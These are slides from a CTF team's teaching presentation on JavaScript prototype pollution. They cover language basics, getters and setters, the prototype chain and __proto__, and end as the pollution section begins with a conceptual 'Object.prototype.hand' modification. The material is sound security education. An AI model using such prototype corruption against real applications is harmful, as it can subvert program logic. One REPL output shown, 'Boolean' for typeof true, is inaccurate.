


JavaScript prototype pollution

"quote" × polyipseity
2024-05-10



Before we begin...



>FIREBIRD CTF
TEAM



Before we begin

JavaScript

[[Prototype]]

Pollution



Why & how

Mitigations

Generalizations

End

Let's get ready!

- Get yourself two JavaScript runtimes
 - Node.js (with NPM): <https://nodejs.org/en/download> or your choice of package manager
 - Run “node” in a terminal after execution
 - Your choice of browser (No browser warring allowed!!) 
 - Open the developer console
- Download example files that we will run later:
<https://github.com/polyipseity/information/tree/a00eb9f628ac8b830ff61632e9c617b103eed9b/special/academia/HKUST/COMP%203633/presentation%2010/examples>
 - Navigate to the example folder and run “npm install” to install dependencies
 - Afterwards, if you want to cleanup, you only need to delete the “node_modules” folder
- Python 3 
 - I will tell you why later...
- This presentation, if I remember to publish it afterwards:
<https://github.com/polyipseity/information/tree/main/special/academia/HKUST/COMP%203633/presentation%2010>



Code of ethics

- The exercises for the course should be attempted **ONLY INSIDE THE SECLUDED LAB ENVIRONMENT** documented or provided. Please note that most of the attacks described in the slides would be **ILLEGAL** if attempted on machines that you do not have explicit permission to test and attack. The university, course lecturer, lab instructors, teaching assistants and the Firebird CTF team assume no responsibility for any actions performed outside the secluded lab.
- The challenge server should be regarded as a hostile environment. You should not use your real information when attempting challenges.
- Do not intentionally disrupt other students who are working on the challenges or disclose private information you found on the challenge server (e.g. IP address of other students). Please let us know if you accidentally broke the challenge. While you may discuss with your friends about the challenges, you must complete all the exercises and homework by yourselves.



Remember or else... OwO





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

About the speaker

- Year 1
- Majorless (soon schoolless, then homeless)



u bought a new speaker?

Yesterday at 11:31 PM



COMP 3021S JavaScript programming (0 units)



>FIREBIRD CTF
TEAM



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

What is JavaScript?

- A programming language commonly used for web
- Core syntax and semantics standardized as ECMAScript
 - JavaScript provides additional input/output APIs
- Most intuitive programming language ever
 - Too trivial, left as an exercise to the reader

```
> [] + []  
''  
> [] - []  
0
```

```
> (function() { https://firebird.sh/  
  return "Did you know JS support URLs natively?" })()  
< 'Did you know JS support URLs natively?'
```

```
> new String("firebird") === "firebird"  
< false  
> String("firebird") === "firebird"  
< true
```

```
> "4" - "2"  
2  
> "4" + "2"  
'42'
```

```
> document.all  
< ▶ HTMLAllCollection  
> typeof document.all  
< 'undefined'
```

```
> class A extends null {}  
undefined
```

```
> new A()  
Uncaught TypeError: Super constructor null of A is not a constructor  
at new A (REPL35:1:1)
```

- Fully compatible with Java [1]


```
PS D:\> node .\JavaScript.java  
I love Java!  
PS D:\> java .\JavaScript.java  
I love JavaScript!
```





Data type

- JavaScript only has 9 fundamental types [1]
- We can (sort of) confirm this using the `typeof` operator [2]
- We are mainly interested in the object and function type today



1. https://developer.mozilla.org/docs/Web/JavaScript/Data_structure

2. <https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/typeof>



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Data type demonstration

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> typeof 1234567891011121314151617181920212223242526272829303132n // BigInts can represent extremely large integers.
```

```
'bigint'
```

```
> typeof true // Booleans are either `false` and `true`.
```

```
'Boolean'
```

```
> typeof null // Null represents the lack of value. For historical reasons, the `typeof` operator returns `object` instead of `null`.
```

```
'object'
```

```
> typeof 42 // Numbers can represent integers.
```

```
'number'
```

```
> typeof 4.2 // Numbers can also represent decimal numbers. It is backed by 64-bit floating point number.
```

```
'number'
```

```
> typeof {} // Object (and its subtype function) is the only type that can have properties.
```

```
'object'
```

```
> typeof function() {} // Functions are also objects. The difference is that you can call functions.
```

```
'function'
```

```
> typeof "firebird" // Strings represent a sequence of characters. They can act as property names.
```

```
'string'
```

```
> typeof Symbol() // Symbol are used to act as property names while avoiding collision with string property names.
```

```
'symbol'
```

```
> typeof undefined // Undefined is a type unique to JavaScript. It kind of acts like `null`.
```

```
'undefined'
```

```
> /* `typeof` on MDN: https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/typeof
```

```
... Why `typeof null` returns `object`?: https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/typeof#typeof\_null
```

```
*/
```

[illegible]

```
Type ".help" for more information.
```

```
> const blobcat = {personality: "evil", hand: "knife"}
```

undefined

```
> blobcat
```

```
{ personality: 'evil', hand: 'knife' }
```



- 10



Object property access

- *We need to reeducate the naughty blobcat!*
- Two main equivalent ways to access object properties: **dot notation** [1] or **bracket notation** [2]

```
> blobcat.personality
'evil'
> blobcat["hand"]
'knife'
```



- Same syntax for modifying object properties

```
> blobcat["personality"] = "UwU"
'UwU'
> blobcat.hand = "heart"
'heart'
> blobcat
{ personality: 'UwU', hand: 'heart' }
```





Object property access 2

- *The blobcat wants longer whiskers to look more UwU...!!!*
- Property access can be chained

```
> const haha = blobcat.personality.padStart(42, "_.-.")
'_.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-UwU'
> // The line above is equivalent to 2 lines of code below.
Undefined
> const temp = blobcat.personality
undefined
> const hehe = temp.padStart(42, "_.-.")
'_.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-UwU'
> blobcat.personality = hehe
'_.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-UwU'
```

Oh...oops..





Object property access 3

- One last question before we ~~abandon~~ leave the blobcat for good...
- Why are there 2 ways to access an object property?

```
> blobcat.whyNotUseEmojisInYourVariableNames? = "I don't know how to type emojis"
blobcat.whyNotUseEmojisInYourVariableNames? = "I don't know how to type emojis"
      ^
```

Uncaught **SyntaxError**: Invalid or unexpected token

```
> blobcat["whyNotUseEmojisInYourVariableNames? "] = "I don't know how to type emojis"
"I don't know how to type emojis"
```

```
> // Have you tried pressing the Win+. combination?
```

- Property names with unusual characters must use the bracket notation instead of the dot one [1]





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Desmond

```
{ haha: "hehe" }
```

Information Hiding Rules

- ① **DON'T** expose data items in a class.
 - ⇒ make all data members **private**.
 - ⇒ **class developer** should maintain **integrity** of data members.

```
((  
  _haha: "hehe",  
  get haha() { return this._haha },  
  set haha(val) { this._haha = val },  
))
```





Object property getter [1] and setter [2]

```
Welcome to Node.js v22.0.0.
Type ".help" for more information.
> const desmond = {
... get haha() { console.log("good guy");
return "good guy" },
... set haha(val) { console.log("no setting me
" + val) },
... }
undefined
> desmond.haha
good guy
'good guy'
> desmond.haha = "bad guy"
no setting me bad guy
'bad guy'
> desmond.haha
good guy
'good guy'
```



- Using the **get** and **set** syntax, the **haha** property does not store a value; instead, it is defined by its getter and setter
- Getter is a function that accepts no arguments; its return value is the value when you access the property
- Setter is a function that accepts exactly 1 argument
- As getters and setters are functions, they can do anything; thus, properties defined by getters and setters may not behave like normal properties
- Omitting the setter makes the property read-only



Object property getter and setter 2

- You should not have called Desmond "bad guy"...

Problem 1 [0 points] Property Getter and Setter

What is the output of the code below?

```
const temp = {  
  get haha() { console.log("getter"); return {} },  
  set haha(_) { console.log("setter") },  
}  
temp.haha.hehe = "huhu"
```

Solution:

getter, because `temp.haha.hehe` is interpreted as `(temp.haha).hehe`, so the code is getting `haha` property instead of setting it.

Grading Scheme:

0 points if correct

F grade if incorrect



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how


Mitigations

Generalizations


End

End of COMP 3021S

- *Please fill in the End-of-Course Student Feedback Questionnaire (SFQ) Survey. Otherwise, we will bombard your inbox with an email everyday. Have fun!*
- With the little knowledge we have in JavaScript, let's jump into the main character of the presentation: `[[Prototype]]`



[[Prototype]] (why blobcats control everything)



{ }

This is an *empty* object.

Or so it seems...




>FIREBIRD CTF
TEAM



An empty object

- *It is said that everything in this universe is made of the Blobcat...*
- Node.js is too bad at finding *the Blobcat*

```
Welcome to Node.js v22.0.0.  
Type ".help" for more information.  
> {}  
{}
```



- The browser is much better at finding *the Blobcat* (the `[[Prototype]]`)

```
> {}  
◀ ▼ {} ⓘ  
  ▶ [[Prototype]]: Object
```




- *“who *screeches* awe you?!?! What bwings you hewe!? (· `ω´ ·)”*



Prototype [1]


- “Why are you in my empty object?!?”
- Every object has a property called `[[Prototype]]`, which is internal and not accessible directly
 - For those in the know: No, it is not *stored* under the `__proto__` property. The `__proto__` property is a pair of getter and setter. This will be explained later.
 - (The proper term to describe `[[Prototype]]` is not actually “property” but “internal slot”)
- Value of `[[Prototype]]` must be either another object (no cycles allowed) or `null`
 - The object in `[[Prototype]]` itself also have a `[[Prototype]]`, and this continues on indefinitely, making a chain called the *prototype chain*
 - The prototype chain ends when next `[[Prototype]]` value is `null`





Prototype 2

- “Why awe you hate m-meow?!?1 Me *screeches* is god!!11”
- What does `[[Prototype]]` affect?
- It affects accessing a property for both reading and writing [1]
 - For reading a property named `blobcat`, starting from the original object, the first object along the prototype chain (including the original object) that has a property named `blobcat` is searched for. Then the read operation is performed on that property as if it is on the original object.
 - If no object with such property is found, `undefined` is returned.
 - For writing, it is similar, except that either the property setter is called or the property is written to the original object.



undefined



Prototype demonstration

- Using the same setup as the diagram in the previous slide

```
Welcome to Node.js v22.0.0.
```

```
Type ".help" for more information.
```

```
> const temp2 = Object.setPrototypeOf({ b: 3, c: 3 }, null)
```

```
undefined
```

```
> const temp1 = Object.setPrototypeOf({ a: 2, b: 2 }, temp2)
```

```
undefined
```

```
> const temp = Object.setPrototypeOf({ a: 1 }, temp1)
```

```
undefined
```

```
> temp.a
```

```
1
```

```
> temp.b
```

```
2
```

```
> temp.c
```

```
3
```

```
> temp.d
```

```
undefined
```



Prototype 3



- **kicks the annoying Blobcat**
- (You might be able to infer it from the pervious slide...)
- The correct and *modern* way to get and set `[[Prototype]]` of an object is via `Object.getPrototypeOf [1]` and `Object.setPrototypeOf [2]`

```
> Object.getPrototypeOf(temp)
Object <[Object: null prototype]> { a: 2, b: 2 }
> Object.setPrototypeOf(temp, null)
[Object: null prototype] { a: 1 }
> Object.getPrototypeOf(temp)
null
> temp.a
1
> temp.b
undefined
```

- This ends this simple introduction to how prototypes work in a prototype-based language



Object.prototype



- "... OwO"
- Almost all objects, including functions, in JavaScript has `Object.prototype` as the end of its prototype chain [1]

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> Object.getPrototypeOf({}) === Object.prototype
```

```
true
```

```
> Object.getPrototypeOf({ firebird: "uwu" }) === Object.prototype
```

```
true
```

```
> Object.getPrototypeOf(new Date("2038-01-19T03:14:08Z")) === Object.prototype // It  
might not be the immediate prototype...
```

```
false
```

```
> Object.getPrototypeOf(Object.getPrototypeOf(new Date("2038-01-19T03:14:08Z"))) ===  
Object.prototype // But eventually you will find the Blobcat...
```

```
true
```

```
> Object.getPrototypeOf(Object.getPrototypeOf(function(){})) === Object.prototype
```

```
true
```



Object.prototype 2



- “gwwwwwwwwwwwwwwww ÚwÚ I AM WEAVING nyow **whispers to self**”
- It is possible to create an object without `Object.prototype` in its prototype chain [1]

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> Object.getPrototypeOf({}) // Objects have `Object.prototype` as its prototype by default
```

```
[Object: null prototype] {}
```

```
> Object.getPrototypeOf(Object.setPrototypeOf({}, null)) // Set the prototype to `null`  
null
```

```
> Object.getPrototypeOf(Object.create(null)) // Create the object with the prototype  
already set as `null`  
null
```

```
> Object.getPrototypeOf(Object.prototype) // `Object.prototype` itself, of course, has  
`null` prototype  
null
```



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Object.prototype 3

```
{ }  
{ firebird: "uwu" }
```

```
new Date() → Date.prototype
```

```
function() {} → Function.prototype
```



Object.prototype

null

```
Object.setPrototypeOf({}, null)  
Object.create(null)
```



Object.prototype 4

- But why do almost all objects have `Object.prototype` in its prototype chain?
- `Object.prototype` provides useful instance methods [1], such as `toString` [2]

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> ({}).toString // an empty object has no properties, so `toString` is from `Object.prototype`  
[Function: toString]
```

```
> ({}).toString()
```

```
'[object Object]'
```

```
> Object.create(null).toString // the empty object has no properties, and its prototype is  
`null`
```

```
undefined
```

```
> "blobcats control all " + {} + " haha" // calls `toString`
```

```
'blobcats control all [object Object] haha'
```

```
> "blobcats control all " + Object.create(null) + " haha" // no `toString` to call
```

```
Uncaught TypeError: Cannot convert object to primitive value
```

- “Come back!!!!!!!!!!!!”

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#instance_methods

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/toString



“gwwwwawwwwwawaw wwwwwawa *blushes* wa >w<“



Object.prototype.__proto__ [1]



- (If you remember, this thing is mentioned in a slide before)
- While `Object.prototype.__proto__` is a feature that is NOT in the ECMAScript standard, it is present in most JavaScript runtime in almost all situation
- `Object.prototype.__proto__` is a property of `Object.prototype`, defined by getter and setter
 - This is why `__proto__` does not store the `[[Prototype]]`

```
> Object.prototype
◁ {__defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, __lookupSetter__: f, ...} ⓘ
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▶ toString: f toString()
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  ▶ __proto__: (...)
  ▶ get __proto__: f __proto__()
  ▶ set __proto__: f __proto__()
```



Object.prototype.__proto__ [1] 2



- The getter works like `Object.getPrototypeOf` and the setter works like `Object.setPrototypeOf`

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> Object.getPrototypeOf({}) === Object.prototype
true
```

```
> ({}).__proto__ === Object.prototype // works similar to `Object.getPrototypeOf`
true
```

```
> const temp = {}
undefined
```

```
> temp.__proto__ = null // works similar to `Object.setPrototypeOf`
null
```

```
> Object.getPrototypeOf(temp)
null
```

- While `Object.prototype.__proto__` is a non-standard feature, it is present in almost all JavaScript runtime in almost all situation



Object.prototype.__proto__ [1] 3



- As the property is on `Object.prototype`, it does not work on objects with `null` prototype

```
> Object.create(null).__proto__ // `__proto__` is a property of `Object.prototype` and
but the prototype is `null`, so `__proto__` does not exist
```

```
undefined
```

```
> temp.__proto__ // same as above, as the prototype was changed from `Object.prototype`
to `null`
```

```
undefined
```

- For the same reason, setting `__proto__` on objects with `null` prototype, results in an object still with `null` prototype and a *normal* property named `__proto__`

```
> temp.__proto__ = Object.prototype
```

```
[Object: null prototype] {}
```

```
> Object.getPrototypeOf(temp)
```

```
null
```

```
> temp
```

```
[Object: null prototype] { ['__proto__']: [Object: null prototype] {} }
```

```
> const temp = Object.create(null)
temp.__proto__ = null
temp.__proto__ = Object.prototype
temp
```

```
< ▼ {__proto__: {...}} ⓘ
  ► __proto__: {__defineGetter__: f, __
```




End of [[Prototype]]

Prototype pollution (blobcat corruption)



(Almost) all blobcats are entangled.





Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

End

Prototypes are shared





Prototypes are shared demonstration

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> Object.getPrototypeOf({}) === Object.getPrototypeOf({ hand: "knife" })  
true
```

```
> Object.getPrototypeOf({}) === Object.getPrototypeOf({ firebird: "uwu" })  
true
```

```
> Object.getPrototypeOf({}) === Object.getPrototypeOf(Date.prototype)  
true
```

```
> Object.getPrototypeOf(new Date()) === Date.prototype  
true
```

```
> Object.getPrototypeOf(Object.prototype) === null  
true
```



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Modifying prototype

- What if we modify `Object.prototype`?

`Object.prototype`

```
Object.prototype.hand = "knife"
```



Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

End

Modifying prototype 2





Before we begin

JavaScript

[[Prototype]]

Pollution

